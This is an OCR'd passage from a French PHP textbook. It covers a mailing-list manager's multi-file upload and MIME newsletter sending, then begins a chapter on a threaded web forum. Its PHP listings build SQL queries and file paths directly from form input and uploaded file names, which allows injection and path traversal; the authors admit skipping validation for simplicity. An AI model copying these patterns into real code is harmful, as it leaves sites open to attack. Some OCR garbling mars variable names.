


Figure 28.12

L'option Create Mail *fournit à l'administrateur une interface permettant de transférer vers le serveur les fichiers de son bulletin.*

N'oubliez pas que, pour cette application, nous supposons que l'administrateur a créé son bulletin hors ligne, en HTML et en texte brut, et qu'il transfère ces deux versions avant de les envoyer. Nous avons retenu cette approche pour que les administrateurs puissent se servir de leur traitement de texte favori pour créer leurs bulletins, ce qui rend notre application plus accessible.

Ce formulaire contient plusieurs champs qui doivent être remplis par l'administrateur. En haut du formulaire se trouve un menu déroulant contenant les différentes listes de diffusion. L'administrateur doit également spécifier le sujet du bulletin.

Tous les autres champs du formulaire concernent les fichiers à transférer. Ils sont situés face aux boutons *Parcourir*. Pour envoyer un bulletin, un administrateur doit préciser la version texte et la version HTML de son bulletin, mais vous pouvez naturellement changer ce comportement en fonction de vos besoins. Il existe également sur ce formulaire un certain nombre de champs facultatifs permettant à l'administrateur de déposer les images à inclure dans la version HTML de son bulletin. Chacun de ces fichiers doit être indiqué et transféré séparément.

Ce formulaire est comparable à un formulaire classique de dépôt de fichier, mais nous nous en servons ici pour transférer plusieurs fichiers. Cela implique quelques différences mineures au niveau de la syntaxe du formulaire et dans la manière dont nous gérons les fichiers transférés à l'autre extrémité.

Le code de la fonction `display mail form()` est présenté dans le Listing 28.15.

Listing 28.15 : La fonction *display_mail_form()* de *output_fns.php* — Cette fonction affiche le formulaire de transfert de fichiers vers le serveur

```
function display_mail_form($email, $listid=0) {
  // Affiche un formulaire HTML pour déposer un nouveau message
  global $table_width;
  $list=get_all_lists();
  $lists=sizeof($list);
?>
  <table cellpadding="4" cellspacing="0" border="0"
     width="<?php echo $table_width; ?>">
  <form enctype="multipart/form-data" action="upload.php"
        method="post">
  <tr>
    <td bgcolor="#cccccc">List:</td>
    <td bgcolor="#cccccc">
      <select name="list">
      <?php
      for($i=0; $i<$lists; $i++) {
        echo "<option value=\"".$list[$i][0]."\"";

        if ($listid== $list[$i][0]) {
           echo " selected";
        }

        echo ">".$list[$i][1]."</option>\n";
      }
      ?>
      </select>
    </td>
  </tr>
  <tr>
```

```
    <td bgcolor="#cccccc">Subject:</td>
    <td bgcolor="#cccccc">
      <input type="text" name="subject"
       value="<?php echo $subject; ?>"
       size="60" /></td>
  </tr>
  <tr>
    <td bgcolor="#cccccc">Text Version:</td>
    <td bgcolor="#cccccc">
       <input type="file" name="userfile[0]" size="60"/></td>
  </tr>
  <tr><td bgcolor="#cccccc">HTML Version:</td>
  <td bgcolor="#cccccc">
    <input type="file" name="userfile[1]" size="60" /></td>
  </tr>
  <tr><td bgcolor="#cccccc" colspan="2">Images: (optional)

<?php
  $max_images=10;
  for($i=0; $i<10; $i++) {
    echo "<tr><td bgcolor=\"#cccccc\">Image ".($i+1)." </td>
          <td bgcolor=\"#cccccc\"><input type=\"file\"
              name=\"userfile[".($i+2)."]\" size=\"60\"/></td>
          </tr>";
  }
?>
  <tr><td colspan="2" bgcolor="#cccccc" align="center">
  <input type="hidden" name="max_images"
        value="<?php echo $max_images; ?>">
  <input type="hidden" name="listid"
        value="<?php echo $listid; ?>">
  <?php display_form_button('upload-files'); ?>
  </td>
  </form>
  </tr>
  </table>
<?php
}
```

Il convient de remarquer que les noms des fichiers à transférer seront précisés à l'aide d'une série de balises `INPUT` de type *file* ; leurs noms sont enregistrés dans une plage de variables allant de `userfile[0]` à `userfile[n]`. Pour l'essentiel, nous traitons ces champs de la même manière que nous le ferions pour des cases à cocher et nous enregistrons leur nom en considérant que nous avons affaire à un tableau.

Si vous souhaitez transférer un nombre arbitraire de fichiers avec un script PHP et les gérer aisément sous forme de tableau, vous devez respecter cette convention.

Dans le script qui traite ce formulaire, nous aboutirons en fait à trois tableaux. Nous allons maintenant voir à quoi ressemble ce script.

Gestion du transfert de plusieurs fichiers

Vous vous souvenez peut-être que nous avons placé le code consacré au transfert de fichiers dans un fichier séparé. Le code source complet de ce fichier, *upload.php*, se trouve dans le Listing 28.16.

Listing 28.16 : *upload.php* — Ce script transfère vers le serveur les fichiers nécessaires à un bulletin

```
<?php
  // Cette fonctionnalité a été placée dans un fichier distinct
  // afin d'assumer notre paranoïa. Si quelque chose se passe mal,
  // nous sortons.

  $max_size = 50000;

  include ('include_fns.php');
  session_start();

  // Seuls les administrateurs peuvent déposer des fichiers
  if(!check_admin_user())  {
    echo "<p>You do not seem to be authorized to use this
       page.</p>";
    exit;
  }

  // Configure les boutons de la barre d'administration
  $buttons = array();
  $buttons[0] = 'change-password';
  $buttons[1] = 'create-list';
  $buttons[2] = 'create-mail';
  $buttons[3] = 'view-mail';
  $buttons[4] = 'log-out';
  $buttons[5] = 'show-all-lists';
  $buttons[6] = 'show-my-lists';
  $buttons[7] = 'show-other-lists';

  do_html_header('Pyramid-MLM - Upload Files');

  display_toolbar($buttons);

  // Vérifie que la page a été appelée avec les données requises.
  if((!$_FILES['userfile']['name'][0]) ||
     (!$_FILES['userfile']['name'][1]) ||
     (!$_POST['subject']||!$_POST['list'])) {
      echo "<p>Problem: You did not fill out the form fully.
            The images are the only optional fields.
            Each message needs a subject, text version
            and an HTML version.</p>";
      do_html_footer();
      exit;
  }

  $list = $_POST['list'];
  $subject = $_POST['subject'];

  if(!($conn=db_connect())) {
```

```
    echo "<p>Could not connect to db.</p>";
    do_html_footer();
    exit;
}

// Ajoute les détails du courrier à la base de données.
$query = "insert into mail values (NULL,
                  '".$_SESSION['admin_user']."',
                  '".$subject."',
                  '".$list."',
                  'STORED', NULL, NULL)";

$result = $conn->query($query);
if(!$result) {
  do_html_footer();
  exit;
}

// Obtient l'identifiant affecté à ce courrier par MySQL
$mailid = $conn->insert_id;

if(!$mailid) {
  do_html_footer();
  exit;
}

// La création du répertoire échouera si ce n'est pas le premier
// message archivé. C'est normal.
@mkdir('archive/'.$list, 0700);

// Ça devient un problème si la création du répertoire
// spécifique pour ce courrier échoue.
if(!mkdir('archive/'.$list.'/'.$mailid, 0700)) {
  do_html_footer();
  exit;
}

// Parcourt le tableau des fichiers déposés.
$i = 0;
while (($_FILES['userfile']['name'][$i]) &&
       ($_FILES['userfile']['name'][$i] !='none')) {
  echo "<p>Uploading ".$_FILES['userfile']['name'][$i]." - ".
        $_FILES['userfile']['size'][$i]." bytes.</p>";

  if ($_FILES['userfile']['size'][$i]==0) {
    echo "<p>Problem: ".$_FILES['userfile']['name'][$i].
         " is zero length";
    $i++;
    continue;
  }

  if ($_FILES['userfile']['size'][$i]>$max_size) {
    echo "<p>Problem: ".$_FILES['userfile']['name'][$i]." is over "
         .$max_size." bytes";
    $i++;
    continue;
  }

  // Vérification que l'image transférée est bien une image.
```

```
    // Si getimagesize() peut déterminer sa taille, il s'agit
    // probablement d'une image.
    if(($i>1) &&
       (!getimagesize($_FILES['userfile']['tmp_name'][$i]))) {
      echo "<p>Problem: ".$_FILES['userfile']['name'][$i].
           " is corrupt, or not a gif, jpeg or png.</p>";
      $i++;
      continue;
    }

    // Le fichier 0 (message texte) et le fichier 1 (message HTML)
    // sont des cas particuliers.
    if($i==0) {
      $destination = "archive/".$list."/".$mailid."/text.txt";
    } else if($i == 1) {
      $destination = "archive/".$list."/".$mailid."/index.html";
    } else  {
      $destination = "archive/".$list."/".$mailid."/"
                     .$_FILES['userfile']['name'][$i];
      $query = "insert into images values ('".$mailid."',
                       '".$_FILES['userfile']['name'][$i]."',
                       '".$_FILES['userfile']['type'][$i]."')";

      $result = $conn->query($query);
    }

    if (!is_uploaded_file($_FILES['userfile']['tmp_name'][$i])) {
      // Détection d'une attaque possible par dépôt de fichier.
      echo "<p>Something funny happening with "
           .$_FILES['userfile']['name']."., not uploading.";
      do_html_footer();
      exit;
    }

    move_uploaded_file($_FILES['userfile']['tmp_name'][$i],
                       $destination);

    $i++;
  }

  display_preview_button($list, $mailid, 'preview-html');
  display_preview_button($list, $mailid, 'preview-text');
  display_button('send', "&id=$mailid");

  echo "<p style=\"padding-bottom: 50px\"> </p>";
  do_html_footer();
?>
```

Nous allons maintenant nous intéresser à chacune des étapes de ce listing.

Tout d'abord, nous ouvrons une session et nous vérifions que l'utilisateur authentifié est un administrateur. En effet, nous ne souhaitons pas autoriser n'importe qui à déposer des fichiers.

Il serait également intéressant de vérifier les variables `list` et `mailid` pour voir si elles contiennent des caractères particuliers, mais nous avons ignoré cette étape pour des raisons de simplicité.

Ensuite, nous configurons et envoyons les en-têtes de la page et nous validons le fait que le formulaire a été rempli correctement. Cette étape est très importante puisque le formulaire est assez complexe à remplir.

Nous créons ensuite une entrée pour cet e-mail dans la base de données, ainsi qu'un répertoire dans l'archive pour l'enregistrer.


Nous arrivons ensuite à la partie principale du script, qui vérifie et déplace chacun des fichiers transférés. C'est cette partie qui doit être modifiée pour transférer plusieurs fichiers. Nous devons à présent prendre en charge quatre tableaux. Ces tableaux sont appelés `$ FILES['userfile']['name']`, `$ FILES['userfile']['tmp name']`, `$ FILES ['userfile']['size']` et `$userfile size.$ FILES['userfile']['type']`. Ils correspondent à leurs équivalents pour le transfert d'un seul fichier, sauf que chacun d'entre eux est un tableau. Le premier fichier du formulaire sera indiqué dans `$ FILES['userfile']['tmp name'][0]`, `$ FILES['userfile']['name'][0]`, `$ FILES ['userfile']['size'][0]` et `$ FILES['userfile']['type'][0]`.

À partir de ces quatre tableaux, nous effectuons les vérifications traditionnelles et nous déplaçons les fichiers dans l'archive.

Pour finir, nous affichons quelques boutons afin que l'administrateur puisse prévisualiser le bulletin déposé avant de l'envoyer, ainsi qu'un bouton d'envoi. Vous pouvez observer la sortie de *upload.php* à la Figure 28.13.

Figure 28.13

Le script de transfert de fichiers énumère les fichiers qui ont été transférés et indique leur taille.



Prévisualisation du bulletin

L'administrateur dispose de deux méthodes pour prévisualiser un bulletin avant de l'envoyer. Il peut accéder aux fonctions de prévisualisation à partir de la page de transfert des fichiers s'il souhaite prévisualiser le bulletin immédiatement après l'avoir transféré. Il peut également cliquer sur le bouton *View Mail*, qui affiche la liste de tous les bulletins qui n'ont pas encore été envoyés s'il souhaite prévisualiser et envoyer un bulletin ultérieurement. Le bouton *View Mail* active l'action `view mail`, qui déclenche le code suivant :

```
case 'view-mail':
   display_items('Unsent Mail', get_unsent_mail(get_email()),
                 'preview-html', 'preview-text', 'send');
   break;
```


Comme vous pouvez le constater, nous nous servons une fois de plus de la fonction `display items()` pour les boutons qui correspondent aux actions `preview html`, `preview text` et `send`.

Il est intéressant de remarquer que les boutons *Preview* ne déclenchent, en fait, aucune action mais qu'ils sont directement associés au bulletin dans l'archive. Si vous revenez aux Listings 28.7 et 28.16, vous constaterez que ces boutons sont créés avec la fonction `display preview button()`, pas avec `display button()`.

En effet, cette dernière crée un lien vers un script avec les paramètres `GET` nécessaires, tandis que `display preview button()` fournit un lien direct vers l'archive. Ce lien sera affiché dans une nouvelle fenêtre grâce à l'attribut `target=new` de la balise HTML. Vous pouvez observer la prévisualisation de la version HTML d'un bulletin à la Figure 28.14.

Figure 28.14

Une prévisualisation d'un bulletin HTML, avec les images correspondantes.



Envoi du bulletin

Lorsque l'administrateur clique sur le bouton *Send* d'un bulletin, l'action `send` est activée et le code suivant est donc déclenché :

```
case 'send':
   send($_GET['id'], $_SESSION['admin_user']);
   break;
```

Celui-ci appelle la fonction `send()`, qui se trouve dans la bibliothèque de fonctions *mlm_fns.php*. C'est dans cette fonction, présentée dans le Listing 28.17, que nous utilisons la classe `Mail mime`.

Listing 28.17 : La fonction *send() de mlm_fns.php* — Cette fonction envoie un bulletin

```
// Crée le message à partir des entrées de la BD et des fichiers.
// Envoie des messages de test à l'administrateur ou les vrais
// messages à toute la liste.
function send($mailid, $admin_user) {
  if(!check_admin_user($admin_user)) {
    return false;
  }

  if(!($info = load_mail_info($mailid))) {
    echo "<p>Cannot load list information for message
         ".$mailid."</p>";
    return false;
  }

  $subject = $info['subject'];
  $listid = $info['listid'];
  $status = $info['status'];
  $sent = $info['sent'];

  $from_name = 'Pyramid MLM';

  $from_address = 'return@address';
  $query = "select email from sub_lists
            where listid = '".$listid."'";

  $conn = db_connect();
  $result = $conn->query($query);
  if (!$result) {
    echo $query;
    return false;
  } else if ($result->num_rows==0) {
    echo "<p>There is nobody subscribed to list number
         ".$listid."</p>";
    return false;
  }

  // Inclusion des classes PEAR pour gérer le mail
  include('Mail.php');
  include('Mail/mime.php');
```

```
// Instantiation de la classe MIME en précisant la séquence de
// fin de ligne utilisée sur ce système
$message = new Mail_mime("\r\n");

// Lecture de la version texte du message
$textfilename = "archive/".$listid."/".$mailid."/text.txt";
$tfp = fopen($textfilename, "r");
$text = fread($tfp, filesize($textfilename));
fclose($tfp);

// Lecture de la version HTML du message.
$htmlfilename = "archive/".$listid."/".$mailid."/index.html";
$hfp = fopen($htmlfilename, "r");
$html = fread($hfp, filesize($htmlfilename));
fclose($hfp);

// Ajout du HTML et du texte à l'objet MIME a
$message->setTXTBody($text);
$message->setHTMLBody($html);

// Récupération de la liste des images liées au message.
$query = "select path, mimetype from images where
          mailid = '".$mailid."'";
$result = $conn->query($query);
if(!$result)   {
  echo "<p>Unable to get image list from database.</p>";
  return false;
}

$num = $result->num_rows;
for($i = 0; $i<$num; $i++) {
  // Chargement de chaque image à partir du disque.
  $row = $result->fetch_array();
  $imgfilename = "archive/$listid/$mailid/".$row[0];
  $imgtype = $row[1];
   // Ajout de chaque image à l'objet
  $message->addHTMLImage($imgfilename, $imgtype,
            $imgfilename, true);
}

// Création du corps du message.
$body = $message->get();

// Création des en-têtes du message.
$from = '"'.get_real_name($admin_user).'" <'.$admin_user.'>';
$hdrarray = array(
             'From' => $from,
             'Subject' => $subject);

$hdrs = $message->headers($hdrarray);

// Création de l'objet prenant en charge l'envoi du message
$sender =& Mail::factory('mail');

if($status == 'STORED') {
```

```
    // Envoie le message HTML à l'administrateur.
    $sender->send($admin_user, $hdrs, $body);

    // Envoie la version texte à l'administrateur.
    mail($admin_user, $subject, $text,
        'From: "'.get_real_name($admin_user).'"
                <'.$admin_user.'>');

    echo "Mail sent to ".$admin_user."";

    // Marque le message comme testé.
    $query = "update mail set status = 'TESTED' where
              mailid = '".$mailid."'";
    $result = $conn->query($query);

    echo "<p>Press send again to send mail to whole list.
          <div align=\"center\">";
    display_button('send', '&id='.$mailid);
    echo "</div></p>";

  } else if($status == 'TESTED') {
    // Envoie à toute la liste.
    $query = "select subscribers.realname, sub_lists.email,
                     subscribers.mimetype
              from sub_lists, subscribers
              where listid = $listid and
                    sub_lists.email = subscribers.email";

    $result = $conn->query($query);
    if(!$result) {
      echo "<p>Error getting subscriber list</p>";
    }

    $count = 0;
    // Pour chaque abonné.
    while ($subscriber = $result->fetch_row()) {
      if($subscriber[2]=='H') {
        // Envoi de la version HTML à ceux qui en veulent.
        $sender->send($subscriber[1], $hdrs, $body);
      } else {
        // Envoi de la version texte à ceux qui ne veulent pas de
        // HTML dans leur courrier.
        mail($subscriber[1], $subject, $text,
                       'From: "'.get_real_name($admin_user).'"
                       <'.$admin_user.'>');
      }
      $count++;
    }

    $query = "update mail set status = 'SENT', sent = now()
              where mailid = '".$mailid."'";
    $result = $conn->query($query);
    echo "<p>A total of $count messages were sent.</p>";
  } else if ($status == 'SENT') {
    echo "<p>This mail has already been sent.</p>";
  }
}
```

Cette fonction s'occupe de plusieurs tâches. Elle teste l'envoi du bulletin en l'adressant par courrier électronique à l'administrateur avant de l'envoyer à la liste. Elle assure le suivi de cette opération en actualisant le statut d'un e-mail dans la base de données. Lorsque le script de transfert dépose un e-mail, il fixe son statut à `"STORED"`.

Si la fonction `send()` détecte qu'un e-mail possède le statut `"STORED"`, elle actualise son statut en le définissant à `"TESTED"` et l'envoie à l'administrateur. Le statut `"TESTED"` signifie que le bulletin a été envoyé à l'administrateur en guise de test. Si le statut est `"TESTED"`, il devient `"SENT"`, et le bulletin est envoyé à toute la liste. Cela signifie qu'un e-mail doit être envoyé deux fois de suite : une fois pour faire un test et une fois réellement.

La fonction envoie également deux types d'e-mails différents : la version texte, qui est envoyée avec la fonction `mail()` de PHP, et la version HTML, qui est envoyée par la classe `Mail mime`. Nous nous sommes déjà servis plusieurs fois de `mail()` dans ce livre, c'est pourquoi nous allons uniquement nous intéresser ici à l'utilisation de la classe `Mail mime`. Nous ne l'étudierons pas intégralement, mais nous expliquerons comment nous nous en sommes servis dans cette application précise.

Nous commençons par inclure le fichier de la classe et nous créons une instance de cette classe :

```
// Inclusion des classes PEAR pour gérer le mail
include('Mail.php');
include('Mail/mime.php');

// Instantiation de la classe MIME en précisant la séquence de
// fin de ligne utilisée sur ce système
$message = new Mail_mime("\r\n");
```

Notez que nous incluons deux fichiers de classe ici. Nous nous servirons de la classe générique `Mail` de PEAR plus loin dans ce script pour l'envoi de l'e-mail. Cette classe est fournie avec votre installation de PEAR.

La classe `Mail mime`, quant à elle, sert à créer des messages au format MIME.

Ensuite, nous lisons les versions texte et HTML de l'e-mail et nous les ajoutons à la classe `Mail mime` :

```
// Lecture de la version texte du message
$textfilename = "archive/".$listid."/".$mailid."/text.txt";
$tfp = fopen($textfilename, "r");
$text = fread($tfp, filesize($textfilename));
fclose($tfp);

// Lecture de la version HTML du message.
$htmlfilename = "archive/".$listid."/".$mailid."/index.html";
$hfp = fopen($htmlfilename, "r");
$html = fread($hfp, filesize($htmlfilename));
```

```
fclose($hfp);

// Ajout du HTML et du texte à l'objet MIME a
$message->setTXTBody($text);
$message->setHTMLBody($html);
```

Nous chargeons ensuite les informations relatives aux images à partir de la base de données et nous bouclons sur ceux-ci de manière à ajouter chacune des images à l'e-mail à envoyer :

```
$num = $result->num_rows;
  for($i = 0; $i<$num; $i++) {
    // Chargement de chaque image à partir du disque.
    $row = $result->fetch_array();
    $imgfilename = "archive/$listid/$mailid/".$row[0];
    $imgtype = $row[1];
     // Ajout de chaque image à l'objet
    $message->addHTMLImage($imgfilename, $imgtype,
              $imgfilename, true);
  }
```

Les paramètres passés à `addHTMLImage()` sont le nom du fichier de l'image (mais il est également possible de passer des données brutes), le type MIME de l'image, une nouvelle fois le nom du fichier et `true` pour indiquer que le premier paramètre est un nom de fichier et non des données (si nous voulions passer les données brutes d'une image nous passerions les données, le type MIME, un paramètre vide et `false`). Ces paramètres sont un peu délicats à manier.

À ce stade, nous devons créer le corps du message avant de définir ses en-têtes. Voici comment nous créons le corps :

```
// Création du corps du message.
$body = $message->get();
```

Nous pouvons ensuite créer les en-têtes du message avec un appel à la fonction `headers()` de `Mail mime` :

```
// Création des en-têtes du message.
$from = '"'.get_real_name($admin_user).'" <'.$admin_user.'>';
$hdrarray = array(
             'From' => $from,
             'Subject' => $subject);

$hdrs = $message->headers($hdrarray);
```

Enfin, le message étant entièrement défini, nous pouvons l'expédier. Pour cela, nous avons besoin d'instancier la classe `Mail` de PEAR et de la passer au message créé. Nous commençons par instancier la classe de la manière suivante :

```
// Création de l'objet prenant en charge l'envoi du message
$sender =& Mail::factory('mail');
```

Le paramètre `'mail'` ne fait ici que demander à la classe `Mail` de PEAR d'utiliser la fonction `mail()` de PHP pour envoyer les e-mails. Nous pourrions aussi définir la valeur de ce paramètre à `'sendmail'` ou `'smtp'`.

Puis nous envoyons l'e-mail à chacun des abonnés en bouclant sur tous les utilisateurs abonnés à la liste et en nous servant de la fonction `send()` de `Mail` ou de la fonction classique `mail()`, selon les préférences des utilisateurs quant au type MIME :

```
if($subscriber[2]=='H') {
  // Envoi de la version HTML à ceux qui en veulent.
  $sender->send($subscriber[1], $hdrs, $body);
} else {
  // Envoi de la version texte à ceux qui ne veulent pas de
  // HTML dans leur courrier.
  mail($subscriber[1], $subject, $text,
                       'From: "'.get_real_name($admin_user).'"
                       <'.$admin_user.'>');
}
```

Le premier paramètre de `$sender >send()` doit correspondre à l'adresse e-mail de l'utilisateur, le deuxième, aux en-têtes et le troisième, au corps du message.

C'est tout ! Nous venons de terminer notre gestionnaire de listes de diffusion.

Pour aller plus loin

Comme d'habitude avec ces projets, il existe plusieurs manières d'améliorer les fonctionnalités. Vous pouvez par exemple :

- Confirmer les abonnements afin qu'il soit impossible d'abonner un utilisateur qui ne souhaite pas l'être. Pour cela, il suffit d'envoyer un e-mail à l'adresse fournie et de supprimer les comptes des personnes qui ne répondent pas. Cette approche permet en outre de supprimer les adresses e-mail erronées dans la base de données.
- Permettre à l'administrateur de contrôler les personnes qui souhaitent s'abonner à une liste.
- Ajouter les fonctionnalités des listes ouvertes, pour permettre à n'importe quel membre d'envoyer des e-mails à une liste.
- Permettre uniquement aux membres enregistrés de visualiser l'archive d'une liste de diffusion particulière.
- Permettre aux utilisateurs de rechercher les listes correspondant à certains critères. Par exemple, certains utilisateurs peuvent être intéressés par les listes de diffusion sur le golf. Lorsque votre site comptera suffisamment de listes de diffusion, il sera très intéressant de pouvoir effectuer ce type de sélection.

- Rendre le programme plus efficace lorsqu'il gère une liste de diffusion comptant de nombreux abonnés. Pour cela, il vaut mieux utiliser un gestionnaire de listes de diffusion comme `exmln`, qui peut mettre en file d'attente et transmettre des messages en multithreading. L'usage de nombreux appels à la fonction `mail()` de PHP n'est pas très efficace, ce qui rend PHP inutilisable pour les listes comptant de nombreux abonnés. Bien sûr, l'interface utilisateur d'une telle liste peut toujours être réalisée avec PHP, mais il est préférable de laisser à `exmln` le soin de s'occuper du gros du travail.

Pour la suite

Au cours du prochain chapitre, nous implémenterons un forum web qui permettra aux utilisateurs de tenir des conversations en ligne. Nous classerons les forums par sujets et par fils de discussion.

29

Implémentation d'un forum web

Un bon moyen de fidéliser les utilisateurs de votre site consiste à leur offrir des forums de discussion. Ces forums peuvent être très variés, allant de groupes de discussions philosophiques à des forums de support de produits techniques. Dans ce chapitre, nous implémenterons un forum web avec PHP, mais il est également possible de se servir d'une bibliothèque existante, Phorum, par exemple, pour implémenter ses propres forums.

Les forums web sont parfois appelés *groupes de discussion*. Le principe d'un forum tient dans la possibilité de poster des articles ou des questions, de lire les messages envoyés et éventuellement y répondre. Chaque sujet de discussion donne lieu à ce que l'on appelle un *fil de discussion*.

Nous allons implémenter un forum web appelé *blah-blah*. Ses utilisateurs doivent pouvoir :

- créer de nouveaux fils de discussion en postant des articles ;
- poster des articles en réponse à des articles existants ;
- consulter les articles qui ont été postés ;
- afficher les fils de discussion du forum ;
- afficher les relations entre les articles, c'est-à-dire identifier les articles qui sont des réponses à d'autres articles.

Comprendre le processus

La mise en œuvre d'un forum est un processus très intéressant. Comme il faut enregistrer les articles dans une base de données, avec certaines références (auteur, titre, date et contenu), on pourrait tout d'abord penser que cette application n'est pas très différente de la base de données Book-O-Rama.

Cependant, la plupart des logiciels de forums permettent non seulement d'afficher les articles disponibles, mais aussi d'afficher les relations qui existent entre eux. C'est-à-dire que vous pouvez consulter les articles qui ont été envoyés en réponse à d'autres articles (et les articles suivants) ainsi que les articles qui correspondent à de nouveaux sujets de discussions.

À titre d'exemple, consultez un forum web comme celui de Slashdot, **http://slashdot.org**.

L'affichage de ces relations nécessite une attention particulière. Pour ce système, un utilisateur doit être capable de visualiser un message spécifique, un fil de discussion avec ses relations, ou tous les fils de discussion du système.

Les utilisateurs doivent également pouvoir créer de nouveaux sujets de discussion et répondre à des messages. Il s'agit de la partie la plus simple.

Composants de la solution

Comme nous venons de le voir, l'enregistrement et la lecture de l'auteur et du contenu des messages sont assez faciles. La partie la plus complexe de cette application consiste à trouver une structure de base de données permettant d'enregistrer les informations dont nous avons besoin et un moyen de parcourir cette structure efficacement.

La structure des articles d'un fil pourrait ressembler à celle qui est représentée à la Figure 29.1.




Figure 29.1

Un article d'une discussion organisée en fils peut être le premier article d'un nouveau sujet ou, le plus souvent, une réponse à un autre article.

Dans ce diagramme, nous pouvons voir un article initial, suivi de trois réponses. Certaines de ces réponses sont suivies d'autres réponses. Ces réponses peuvent elles-mêmes avoir d'autres réponses, etc.

Ce diagramme fournit quelques indices quant à la manière dont nous pouvons enregistrer et lire les données des articles, ainsi que les liens existants entre ces articles.

Il s'agit en effet d'une *structure arborescente* et, si vous avez une bonne expérience de la programmation, vous savez qu'il s'agit de l'une des structures de données les plus répandues. Ce diagramme comprend des *nœuds* (c'est-à-dire des articles) et des *liens* (correspondant aux relations entre ces articles), exactement comme dans une arborescence. Si vous n'avez pas l'habitude de cette structure de données, ne vous en faites pas : nous la présenterons au fur et à mesure lorsque nous en aurons besoin.

Voici donc en résumé ce dont nous avons besoin pour cette application :

1. Trouver un moyen de représenter cette structure arborescente sur notre support d'enregistrement (c'est-à-dire, dans notre cas, une base de données MySQL).
2. Trouver comment reconstruire les données lorsque nous en aurons besoin.

Nous commencerons par implémenter une base de données MySQL qui nous permettra de stocker les articles entre chaque utilisation, puis nous construirons quelques interfaces simples pour enregistrer les articles.

Lorsque nous chargerons la liste des articles à afficher, nous encapsulerons les en-têtes de chaque article dans une classe PHP `tree node`. Chaque `tree node` contiendra les en-têtes d'un article, ainsi qu'un ensemble de réponses à cet article.

Les réponses seront enregistrées dans un tableau. Chaque réponse sera elle-même un `tree node` pouvant contenir un tableau des réponses à cet article, qui sont elles-mêmes des `tree node`, etc. Cette arborescence continue jusqu'à ce que nous ayons atteint les *feuilles* de l'arborescence, c'est-à-dire des nœuds qui n'ont aucune réponse. Nous aurons alors une arborescence ressemblant à celle de la Figure 29.1.

Un peu de terminologie : le message auquel nous répondons peut être appelé le *nœud parent* du nœud courant. Toutes les réponses au message peuvent être appelées les *enfants* du nœud courant. Pour vous souvenir plus facilement de ces termes, essayez d'imaginer cette arborescence comme un arbre généalogique.

Le premier article de cette arborescence, celui qui n'a aucun parent, est parfois appelé le nœud *racine*.

INFO

Cette appellation peut troubler les débutants, puisque le nœud racine est généralement dessiné en haut des diagrammes, contrairement à la racine des vrais arbres.

Pour construire et afficher l'arborescence de ce projet, nous aurons besoin de fonctions récursives (nous avons étudié la récursivité au Chapitre 5).

Nous avons choisi d'utiliser une classe pour représenter cette structure, puisqu'il s'agit du moyen le plus simple pour implémenter une structure de données complexe et dynamique. Cela signifie également que nous disposerons d'un code assez simple et relativement élégant pour effectuer une tâche assez complexe.

Présentation de la solution

